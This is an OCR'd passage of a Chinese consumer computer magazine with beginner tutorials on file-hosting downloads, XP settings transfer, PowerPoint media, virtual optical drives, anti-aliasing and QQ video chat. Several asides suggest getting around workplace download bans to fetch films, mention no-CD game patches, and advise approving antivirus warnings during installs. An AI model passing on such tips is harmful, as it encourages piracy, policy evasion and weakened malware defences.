果果：对于很多同学来说，这可能是最后一个寒假了。即将进入社会，充满了新鲜，充满了机遇！自信地面对挑战吧！奏一曲动听的《命运交响曲》！

打开http://site.baidu.com/list/156wangluoyingpan.htm，这里有多个流行网络硬盘的链接，你可以直接点击。

网络资源宽无边 谁识“盘”中餐

●江苏/周建峰

在面条经常逛的一些论坛里，有不少网友提供的资源是存放在网盘里（最常用的是纳米盘和RayFile这两个网盘），比如郭德纲最新版的相声，比如一款好玩的小游戏等，这些资源都是可以下载下来的，不过你先要安装客户端。


小提示：
当你看到形如http://www.namipan.com/$$$$$$/#####/******、http://www.rayfile.com/$$$$$$/#####/******或是http://file.mofile.com/$$$$$$/#####/******这样的链接时，就可以判断对方提供的是网盘下载。

网盘资源弄到手

① 登录纳米盘网站（http://www.namipan.com），单击“点此下载纳米机器人”链接下载，下载结束后安装（见图1）；
② 重新启动计算机，否则下载文件时可能老是提示下载纳米机器人；打开下载页面，单击“文件下载”下的“纳米机器人专用链接”则会出现对话框；
③ 单击“浏览”选择保存文件夹，再单击“确定”开始下载；在这里可选择“完成后上传到纳米盘”，这样将来即使下载的文件丢失了，在纳米盘中也可以再次找到；
④ 单击“设置”出现对话框，在这里可以对纳米机器人进行设置。选择自动续传，则上一次没有完成的任务在下次打开机器人时，会自动开始任务；选择IE菜单，若使用IE核心的浏览器（如傲游），则会在右键菜单中出现用纳米机器人下载的选项；
⑤ 单击“传输”选项，在“上传限制”和“下载限制”中可设置上传和下载的速度，以免占用太多的网络资源，0为不限制；“监听端口”，如果路由器支持UPnP，请勾选此项并在路由器上开启UPnP功能；在“任务设置”中可修改同时下载和上传的任务数量。

当然，常在论坛里泡着，哪能只拿不给，有好的资源，咱也得贡献出来，让别人分享。共享之前最好注册为纳米盘用户（见图2）。

① 登录纳米盘网站（http://www.namipan.com），直接单击“浏览”按钮即可上传文件，上传结束后会提供一个下载链接；
② 复制该链接之后，就可以在论坛中发帖，通知坛友来分享你提供的资源了。





2.QQ所有的软件，都可以在QQ网络硬盘中下载到。这里不仅下载速度快，而且你不必再记网址，非常方便 。

小提示：
纳米盘的注册用户可长期保存上传的文件，随着使用时间和上传资源的增加，纳米盘还会自动给用户增加免费空间，目前最多可达到5GB；而非注册用户上传文件最多只能保存两周， 所以建议大家保存文件时最好注册一下，这样使用起来更加安全保险，共享也会方便很多。

小提示：
RayFile的操作和纳米盘基本相似，登录www.rayfile.com/zh-cn，单击"浏览"按钮选择文件，再在下方输入电子邮箱，最后单击"上传"，上传结束后文件的下载链接会发送到信箱。另外，RayFile上传/下载文件还可以通过安装客户端来操作，下载网址：http://static.rayfile.com/zh-cn/client。

高手支招：单位也能下电影
很多单位都把BT下载封锁了，不过网管可不能封锁HTTP的下载，想在单位看电影吧？打开http://www.fs2me.com/、http://www.fs2you.org.cn/，这里全是各个网盘的最新大片下载链接。另外，通过http://www.namipan.info/，也可以搜索纳米盘中的资源。


买不起U盘不要紧


只是开个玩笑，现在中关村的2GB U盘才卖29元，不可能买不起。不过，利用QQ网络硬盘，你就不用整天麻烦地带着U盘了，也不用担心在关键时刻U盘掉链子（坏掉）了（见图3）。

小提示：
QQ是目前最普及的网络通讯工具，针对不同的用户，它提供了16MB~1.5GB的存储空间，虽然不是很大，但用来存储文档还是非常方便的。









高手支招：
在使用QQ网络硬盘时，你可以使用小键盘上的*号键，把文件夹下的内容全部展开，以便快速找到文件。

① 启动QQ，单击面板上的"QQ网络硬盘"图标→② 在弹出的对话框中单击"免费开通"开通网络硬盘，如果单击"QQ网络硬盘"出现"刷新列表失败，请重试"，则单击"重试"→③ 免费开通后可看到网络硬盘中的默认内容，右击"我的网络硬盘"选择"新建文件夹"，输入文件夹名称"个人文档"→④ 右击"个人文档"选择"新建文件夹"，再次创建两个新的文件夹（"稿件"和"资料"）→⑤ 右击"稿件"文件夹选择"上传→上传文件"出现对话框，选择要上传的文件，单击"打开"则开始上传文件（支持将文件直接拖放至网盘），如果是要上传一个文件夹，则选择"上传→上传目录"，最好将文件压缩后再上传，以节约空间→⑥ 下载时，右击网络硬盘里面的资料，选择"下载"出现对话框选择保存目录，即可将资料保存到当前电脑中→⑦ 如果是QQ会员，则可将网络硬盘中的资料跟QQ好友共享，右击要共享的文件或目录，选择"设置共享"出现对话框，勾选"共享该文件夹"，然后选择下方的好友，再单击"添加"即可→⑧ 被共享文件的好友只要打开QQ网络硬盘，单击"共享网络硬盘"则可看到提供共享好友的名单，单击好友名称在下方显示共享的文件，右击文件选择"下载"即可保存到本机硬盘。

批量下载QQ网络硬盘中的文件

进入QQ网络硬盘，单击"显示切换"按钮选择"大图标"，此时网络硬盘中的文件会以图标形式显示（见图4），按住Ctrl键选中所需的文件，然后右击选择"下载"，即可一次将多个文件保存到文件夹，也可以选中所需文件，直接拖放到本地文件夹中，也能实现批量下载文件。

推荐一些网络硬盘供大家选择

	空间大小	单个文件限制	保存期限	是否需要注册	网址	备注
flyupload	无限	2GB	有	否	www.flyupload.com	简单、速度快
91files	5GB	100MB	无	否	www.91files.com	国内服务，管理完善
G宝盘	5GB	10MB	有	是	www.gbaopan.com	用户多，资源多
魔方网	160MB	无	无	是	file.mofile.com	比较稳定
Hot Share	无	300MB	有	否	www.hotshare.net/cn	速度快，不限空间
极享	1GB	110MB	无	是	www.jsharer.com	界面人性化，操作简单
RayFile	不限	不限	有	是	www.rayfile.com/zh-cn	单个文件不限空间
ziddu	不限	100MB	有	否	cn.ziddu.com	可在线看上传的电影
skydrive	25GB	50MB	无	是	skydrive.live.com	微软提供的免费空间，有保障
Vdisk网盘	1GB	1GB	有	是	www.vdisk.cn	比较稳定
联想在线数据中心	5GB	1GB	无	是	www.lenovodata.com	大公司，有保障

高手支招：

RayFile

★点击下载后RaySource无法下载
这可能是由于长文件名或文件名里有特殊符号造成的，只要在下载时，给下载的文件重新命名即可。
★无法下载文件
可以尝试升级你的客户端软件，另外，以前fs2you的域名已经改为rayfile，所以遇到fs2you的网址，只要把链接里的fs2you改为RayFile即可。

NAMIPAN（纳米盘）

★下载进度条不动
纳米盘有的时候就是没有速度，可以换个时间再试，重启几次纳米机器人试试，有时晚上速度会快些。
★纳米机器人提示网络受限
如果"纳米机器人"左下角提示网络受限，可能是由于你的防火墙阻止了它连接网络，只要将它设置在白名单中即可。如果设置后，还是提示受限，则可能是由于内网问题，只要不影响正常下载，就没必要理它。
★资源已过期
对于纳米盘的过期资源，只要将资源链接复制到纳米机器人中，有些还是可以下载的。

CF [XR01]

系统的正常与否、性能的高低，都与系统设置有着密切的关系。建议新电脑系统安装、设置完毕后，将设置导出一份，待以后系统出现异常时导入，不但让重装系统后减少大量的设置时间，甚至有时会解决系统的问题。

系统配置巧转移，搞定系统重装的烦恼

●李云峰

买了新的电脑，或者是系统出了问题，重装系统后，发现喜爱的桌面没了、熟悉的桌面图标没了、收藏夹也没了、Outlook需要重新设置，一切都不得不重新再来，相当繁琐。如果重装系统后，所有的设置能快速搞定就好了，其实XP早就替我们准备好了。


文件和设置轻松转移

Windows XP中引进了“文件和设置转移向导”（以下简称MSF）工具，通过MFS可以将系统设置、收藏夹、邮件设置以及指定文件夹在新旧计算机之间轻松转移，操作也非常简单。

1.导出设置

第一步： 执行“开始→程序→附件→系统工具→文件和设置转移向导”打开MFS。


第二步： 在打开的对话框中，单击“下一步”，在“这是哪台计算机？”界面中选择“旧计算机”项（见图1），然后单击“下一步”按钮。



第三步： 在“选择转移方法”界面中，选择“其他→浏览”，指定其他分区上的一个目录或者U盘等，单击“下一步”按钮。

第四步： 在“要转移哪些项目”界面中，根据实际需要选择。建议选择“包括文件和设置”项，并勾选下方的“单击‘下一步’……”选项，然后单击“下一步”按钮。

第五步： 在“选择自定义文件和设置”界面中，根据实际需要选择转移的项目，对于不需要的项目，单击选中，再单击右侧“删除”按钮删除，也可添加其他项目（见图2），再次单击“下一步”按钮，MFS便开始按照设置进行文件转移了。



小提示：
不要的文件和设置一定要毫不犹豫地去掉，否则数据量将非常大。

2.恢复设置

设置导出后，就可以重新安装系统了。待系统安装结束后，再次运行MFS，只不过这次是选择“新计算机”项，然后按照提示操作。在“文件和设置在哪儿”界面中选择“其他”项，单击“浏览”按钮找到之前导出的文件，单击“下一步”即可轻松恢复设置。

小提示：
设置恢复后，需要注销才能使新的设置生效。注意：使用MSF，某些设置无法还原到新的计算机上，例如未安装设备的驱动程序、不可用的网络打印机、密码等。另外，无法还原到原始位置的文件夹将列表提示。

非XP系统使用MSF

微软的操作系统从Windows 98到XP，都支持MSF，因此这些系统之间都可用MSF来进行文件和设置转移。但XP之前的操作系统，没有自带MFS程序，这时可打开XP安装光盘上的“Support→Tools”文件夹，运行Fastwiz.exe即可。

另外，也可以在装有XP的计算机上，启动MSF，然后在“您有Windows XP CD吗？”对话框中，单击“我要在以下驱动器中创建向导磁盘”，按照提示创建向导磁盘，使用时打开向导磁盘，双击Fastwiz.exe即可。

小提示：
向导磁盘不支持U盘，不过将Fastwiz.exe文件拷贝到U盘里面使用即可。

VISTA的文件和设置转移

VISTA的情况比较特殊，专门配置了更强大的MSF，称为迁移工具，要从XP系统向VISTA迁移文件和设置，需要使用VISTA的迁移工具。方法是打开Vista安装光盘中的support文件夹，然后将27MB的migwiz目录复制到XP系统的分区上，运行migwiz.exe，选择正确分区，为控制生成文件大小，仔细选择转移哪些文件和设置，其后的过程和前述类似。

小提示：
XP等老系统向VISTA进行转移，设置选择不当会产生一些错误，不推荐初学者使用，读者可用后面介绍的手工转移方法。

特别技巧：用MFS修复浏览器
现在一不留神，浏览器便出现问题了，这时可用MFS尝试修复。
第一步：在“控制面板”的“用户帐户”中新建一个账户，使用新帐户登录，确认浏览器是否正常。
第二步：如果新用户登录后，浏览器正常。这时可以使用MFS导出设置，在“选择自定义文件和设置”界面中，除“Internet Explorer安全设置”和“Internet Explorer设置”这两项外，删除其他所有项，将设置导出。
第三步：登录浏览器有故障的账户，使用MFS导入设置，注销后重新登录，你会发现浏览器已经正常了。

手工转移文件及设置


如果个人文件和设置比较少，可以手工转移，这里推荐通过直接更改文件存放位置的方法来转移。

右键单击“我的文档”图标，选择“属性”菜单，在弹出窗口的“目标文件夹”标签中，单击“移动”按钮即可对“我的文档”进行转移。

在IE浏览器中，执行“文件→导入和导出”命令，按照提示也可以导出浏览器的收藏夹、Cookie等。

而桌面文件，可直接拷贝到另外一个分区文件夹的方法转移。CF [XR02]

特别技巧：简单好用的第三方转移工具
如果嫌手工转移麻烦，也不想使用XP较为复杂的MFS，还可以使用第三放工具进行转移，这里推荐使用“个人资料转移工具V3.3”，使用非常方便，



勾选需要转移的项目，选择转移的目标分区，单击“移动”按钮即可完成转移（见图3）。

梳妆打扮，让PPT幻灯片声情并茂

●越野苍狼

新年刚上班，我就接到一项任务，制作总经理在新年动员大会上使用的幻灯片,领导提了两点特殊要求：放首好听的背景音乐，将董事长新年祝福视频录像嵌入。


小提示：
本文以PowerPoint 2007为例，早前的版本，可能菜单略有不同，方法基本类似。

幻灯片放“电影”

1.电影视频轻松加

第一步：在“普通”视图中，单击选中需要添加影片的幻灯片。

第二步：在“插入”选项卡的“媒体剪辑”组中，单击“影片”下方的箭头。在展开的菜单中，单击“文件中的影片”（见图1），在弹出



对话框中，找到需要插入的影片并双击，弹出对话框询问是“自动”播放还是在“单击”时播放。为了控制影片的播放，选择“单击”，至此，影片添加成功。

小提示：
PPT支持插入的视频格式文件不少，如ASF、AVI、WMA、MPEG等常见视频格式都支持，如果要插入的视频格式不是常见的视频格式，则可使用Windows XP自带的Windows Movie Maker来转换，也可使用共享软件《超级转换秀》（http://www.onlinedown.net/soft/31994.htm），或者使用免费软件WisMencoder 极速视频转换（http://www.onlinedown.net/soft/43045.htm）。

2.设置影片的放映效果

单击选中插入的影片，在“影片工具”的“选项”中，选中“播放影片→跨幻灯片播放”（见图2），即可切换幻灯片时继续播放。另外，要想调整设置一些效果，如音量大小、是否全屏播放、是否循环等，只需在“影片选项”中勾选相应的选项就可以了。

图2 设置影片播放效果

小提示：
为了防止实际演示时，影片播放失败，在向幻灯片添加影片之前，建议先将影片复制到幻灯片所在的文件夹，然后再添加。

轻松搞定背景音乐

1.为幻灯片插入背景音乐

第一步：同插入影片类似，在“插入”选项卡的“媒体剪辑”组中，单击“声音”下方的小箭头，在展开的菜单中选择“文件中的声音”，在打开的“插入声音”对话框中，找到需要插入的背景音乐文件并双击，然后选择是自动播放还是单击播放即可。

小提示：
可以在“声音”下方小箭头展开的菜单中选择“录制声音”，准备好麦克风，即可录制原声作为某个幻灯页面的背景声。

第二步：单击选中插入的小喇叭按钮，在“声音工具→选项→声音选项”组中，在“播放声音”中选择“跨幻灯播放”，即可实现背景音乐的效果。

2.为幻灯片插入不同的背景音乐



如果想在一部分幻灯片中使用一个背景音乐，在另一部分幻灯片中使用其他背景音乐，可以单击插入的小喇叭按钮，单击“动画”选项卡的“动画”组中的“自定义动画”按钮，这时窗口右侧会显示“自定义动画”功能模块，单击右侧的箭头，在菜单中选择“效果选项”，选择“在X张幻灯片后”即可（见图3）。

小提示：
在使用多首背景音乐的情况下，都需要按如图3所示进行设置，具体的数字设置为多少，根据幻灯片情况而定。如果不嫌麻烦，甚至可以让每页幻灯片都有自己的背景音乐。

设置更高级的影片播放方式

作业完成交给领导审阅，领导不太满意，提出在播放视频时，需要更方便地控制视频快进、快退、慢动作等。经过一番努力研究，圆满地达到了领导的要求，方法且听：

第一步：开启控件功能

PowerPoint 2007的控件功能处于隐藏状态，在PowerPoint 2007中点Office按钮（主界面左上角圆形的主菜单按钮），选择弹出菜单右下角位置的“PowerPoint选项”，在“常用”项中勾选“在功能区显示‘开发工具’选项卡”，点“确定”，功能区即增加了“开发工具”选项卡。

第二步：插入视频

单击“开发工具”选项卡，点“控件→其他控件”，弹出对话框，选中“Windows Media Player”（按键盘“w”键，可快速定位控件），确定后鼠标变成“+”状，拖动到幻灯页面，Windows Media Player播放界面即出现在幻灯片中，选中并点击右键，选择“属性”，在“URL”项中输入视频文件的路径和全名称即可。然后在播放视频时候，就可以使用控件提供的各种控制按钮控制视频播放了。

四、插入Flash动画

掌握了方法，我更进一步，在片头插入了一段妙趣横生的“新年好”Flash动画，方法当然如上炮制，只是在“其他控件”对话框中，选择“Shockwave Flash Object”项，然后拖动到页面中进行相关属性设置即可。

大家可以照葫芦画瓢，稍微几个步骤，效果真是与众不同，领导很满意，我自己也很得意…… CF [XR03]



使用多个"光驱"的方法：右击任务栏右下角的Daemon Tools图标，选择"虚拟CD/DVD-ROM→设置设备数目→4台驱动器"，进入"我的电脑"就会看到四个虚拟光驱了。

使用虚拟光驱，玩遍天下游戏

●江苏/周建峰

经过两个昼夜的奋战，"爱姬"终于完成了《极品飞车12：无间风云》的下载，游戏体积超过4GB，格式还是什么MDS，双击都打不开。问了别人才知道MDS是个光盘镜像文件，使用时需要虚拟光驱，而Daemon Tools则是常用的虚拟光驱制造"武器"。

小知识：什么是光盘镜像？
光盘镜像就是将光盘中的内容原封不动地封装成一个文件，这样便于下载保存，在使用时通过虚拟光驱读取镜像中的内容，如同将光盘放在光驱中一样，可以获取到"原汁原味"的数据。现在网上有很多游戏、软件、教程都会做成光盘镜像文件以供下载，这些文件有两种方法来读取使用，一种是通过光盘刻录软件，将这些镜像原封不动地还原到光盘上面，然后通过光驱读取，另外一种更简单的方法就是通过虚拟光驱软件来读取。很多加密游戏软件，会做成MDS格式文件提供给大家，因为加密原因，用第一种刻录的方法常出现错误，这时就必须使用虚拟光驱了。更多光盘镜像知识可参阅http://baike.baidu.com/view/1368119.htm。

下载安装Daemon Tools

第一步：下载"光驱"

登录http://www.skycn.com/soft/2344.html，选择合适的链接下载Daemon Tools。

第二步：安装"光驱"

解压下载文件，双击其中的"daemon4303-lite.exe"，选择安装语言为"Chinese Simplified（简体中文）"，单击"下一步"，再单击"我同意"，选择"安装组件"，单击"下一步"设置搜索工具，最后单击"安装"开始安装，结束后单击"完成"按钮。

小提示：
在安装过程中，如果系统中的杀毒软件检测到安装程序修改注册表之类的提示，单击"同意"。

小知识：虚拟光驱是啥玩意？
顾名思义，虚拟光驱并不是真正的光驱，它是通过某种工具在系统中模拟出光驱，可以和真正的光驱一样工作，不过读取的内容是硬盘上的光盘镜像文件，而不是真实的光盘。使用虚拟光驱主要用于一些加密光盘游戏中，另外将常用光盘做成镜像，通过虚拟光驱来读取，不但速度快，还可以延长本机光驱的使用寿命。更多知识可参阅http://baike.baidu.com/view/1133.html?wtp=tt。

用Daemon Tools安装游戏

第一步：查看"光驱"


安装结束后，我们就可以来看我们的新"光驱"了，Daemon Tools会更新虚拟设备并自动启用，双击"我的电脑"可以看到增加了1个光驱，当然只是虚拟现实不存在的（见图1）。另外，在任务栏的通知区域会看到



Daemon Tools的图标。


第二步：插入"游戏光盘"

现在我们往我们的光驱中插入"游戏光盘"，其实就是装载光盘镜像文件。右击任务栏右下角的Daemon Tools图标，选择"虚拟CD/DVD-ROM→设备0：[H:]无媒体→装载映像"（见图2）出现对话框，选择下载的游戏镜像文件，再单击"打开"按钮。加载完毕后，如果光盘是自动播放的则会自动打开。



第三步：查看"光盘"内容，安装游戏

进入"我的电脑"，右击虚拟光驱（见图3）选择"打开"，可以看到光盘镜像中的内容，此时的H盘就相当于一个光驱，可执行里面的游戏安装程序，也可以复制里面的文件。



小提示：
如果装载光盘镜像后，在"我的电脑"里看不到，或者看到光盘但操作时出错，那么右击Daemon Tools图标，选择"参数选择"，切换到"高级"选项：对于MDS格式镜像文件选择RMPS，单击"应用"按钮；如果镜像的光盘使用了光盘保护技术可选择safedisc。如果前面两个选项都不行，可试试其他两个选项。

通过虚拟光驱安装下载的游戏光盘镜像文件时，建议阅读光盘中的ReadMe文件，里面常给出了安装游戏的必须提示。另外，在此类光盘中常有所谓的免CD补丁，使用该补丁后，每次玩游戏就可以不插盘了，也就是可以不用虚拟光盘装载该游戏的光盘镜像文件了。

退出"光盘"

某些用完的光盘镜像可卸载掉，这样能为其他镜像装入虚拟光驱：右击Daemon Tools图标，选择"虚拟CD/DVD-ROM→设备1[I:]→卸载镜像"，稍后该虚拟光驱中就空了——光盘退出啦！

小提示：
右击Daemon Tools图标选择"参数设置"，在"常规"选项中可设置是否自动启用托盘图标、自动装载等；在"集成"选项，单击"全选"按钮选择所有格式，以后只要双击相应格式的镜像文件就可以自动装载该"光盘"。

常见光盘镜像的文件格式
ISO：
最常见的光盘镜像格式，用于可启动光盘镜像
IMG：
CloneCD生成的镜像文件，支持加密碟片
NRG：
Nero专用的镜像格式文件，虚拟加密光盘较差
MDS：
Alcohol的镜像格式，可很好支持游戏加密光盘
其他还有：
BIN、VCD、FCD、LCD、CDI、MCD、BST等。

常用光盘镜像工具：
WinISO：(★★★★)
ISO镜像文件编辑工具
CloneCD&DVD：(★★★☆)
光盘镜像文件制作、刻录工具
Alcohol：(★★★★)
光盘镜像文件刻录、虚拟工具
CDimage：(★★★☆)
ISO镜像文件制作工具，制作N合一光盘必备软件
Daemon Tools：(★★★★☆)
小巧易用的虚拟光驱程序
EasyBoot：(★★★☆)
集成化中文ISO启动光盘制作工具
Nero：(★★★★☆)
鼎鼎有名的刻录软件，可刻录制作镜像文件
UltraISO：(★★★☆)
光盘镜像文件编辑、制作、转换工具
其他还有：MagicISO Maker、CDRWIN、IsoBuster、NTI CD&DVD、SoftDisc、Virtual Drive等。

编辑推荐：
虚拟光驱的终极武器
Daemon Tools（★★★★☆）
推荐理由：目的简单、小巧易用、免费
提高方向：如何刻录各种光盘镜像文件

CF [XR04]

狗牙全不见，游戏更开颜


●Milk

相信很多人新购置电脑后都会有玩玩最新游戏的冲动，展示下新机器的性能，也慰劳慰劳自己。而打开游戏后看着最新的游戏画面也不过如此，赛车也不像想象中的圆滑、流线，显得很粗糙，这是怎么回事儿呢？电脑不够好还是哪里弄错了？

狗牙，学名锯齿

锯齿是电脑在计算3D图形中所不可避免出现的一种现象，就好像给你一把直尺去画一个正圆形，最好的方法就是画成正多边形，正五边形显然比正三角形更接近圆形。就是这个道理，当分辨率比较低的时候，就会出现锯齿，你可以尝试在画图中画几条斜线，仔细观察你会发现原本看起来的直线也有锯齿。

那该如何是好？这个嘛！有压迫就有反抗，抗锯齿就应运而生（见图1、图2）。



❶ ●没有抗锯齿的圆弧、斜线不可避免有着大大小小的狗牙（锯齿）



❷ ●打开抗锯齿后，电脑插入了很多中间色，这个圆的边缘顿时圆滑了许多。

不同显卡抗锯齿倍数建议值

显卡型号	显示分辨率			
	1024×768	1280×1024 (1440×900)	1680×1050	1920×1200 (1920×1080)
8600GT(9500GT)	2×	OFF	OFF	OFF
9600GT(8800GS、8800GT、9600GSO)	4×	4×	2×	2×
9800GTX	4×	4×	4×	2×
GTX260	6×	6×	4×	4×
GTX280	6×	6×	6×	6×
HD3650	2×	2×	OFF	OFF
HD3850(HD4650)	4×	4×	2×	2×
HD4850	4×	4×	4×	2×
HD4870	4×	4×	4×	4×
HD4870×2	6×	6×	6×	6×

内外双修，实现抗锯齿

以最近热门的游戏——极品飞车12为例，我们来看看抗锯齿怎样才能打开呢？

苦练内功，E文要过关

在游戏内开启抗锯齿首先记住两个短语，Graphic Preferences（图形参数选择）和Anti Aliasing（抗锯齿）。

好，英语过关了就简单了，大多数游戏内的抗锯齿设置都和这两个短语相关，这样我们就可以举一反三了。

第一步：打开极品飞车12，进入游戏内，在驾车环境中按“ESC键”；

第二步：选择“Options→Graphic Preferences→Advanced→Anti-Aliasing”（选项→图形参数选择→高级→抗锯齿）

第三步：这里我们看到有“OFF、2×、4×、6×”等等抗锯齿的倍数选项，我们究竟要选哪个呢？

抗锯齿的倍数是什么？

简单来讲这个抗锯齿倍数越大锯齿就越少，当然对电脑显卡的要求也就越高，选择了后游戏性能也会有一定幅度的下降，而分辨率越高打开抗锯齿之后下降的性能就越多。

钢中柔外，驱动常更新

游戏内可以设置，但是要面对满脸的E文和繁杂的设置，那么我们一劳永逸在驱动中一次性设置了吧！

NVIDIA

第一步：打开控制面板点击“NVIDIA控制面板”，如果是第一次打开会出现视图的选择，这个时候我们选择“高级设置”（见图3）；

❸


第二步：打开控制面板后点击“视图”工具栏，选择“高级”，如果已经默认是“高级设”就无需选择了；

第三步：选择左侧的“管理3D设置”选项，找到右侧的“平滑处理-模式”，在下拉列表中选择“置换任何应用程序设置”，这时我们在游戏中选择的抗锯齿就不起作用了，全得听驱动的（见图4）；



❹

第四步，在“平滑处理-模式”下面找到“平滑处理-设置”，这里我们就可以选择抗锯齿的倍数了，按照上面的列表，或者自行测试选择一个吧，最后记得点击下面的“应用”按钮（见图5）。



❺

ATI

第一步：打开控制面板选择“Catalyst Control Center”。接下来，在“欢迎来到ATI Catalyst Control Center”界面中，点选“高级”，就可以打开所有可用设置了。

第二步：选择左侧的“消除混叠”，在右边去掉对“使用应用程序设置”的勾选，就可以拖动滑块设置抗锯齿的倍数了。（见图6）



❻

内外兼修后，你的游戏还有狗牙吗？

CF [XR05]

除了QQ，我们熟悉的MSN（Windows Live Messenger）、淘宝旺旺、还有网络电话Skype等IM都可以使用摄像头进行视频通话。

QQ长眼睛，视频聊天基本功

●daigua

使用QQ聊天，现在朋友们多数都采用视频聊天，看着对方的眼睛说话，就好像两人坐在一起，感觉很好。不过，很多刚接触电脑时间不长的朋友，对使用QQ还不太熟悉，如何设置摄像头这些基本的操作都还不会。如果你也不会，那得练练基本功了。

驯服你的摄像头

要想进行视频聊天，摄像头就是必备工具，驯服摄像头自然就是首要任务：

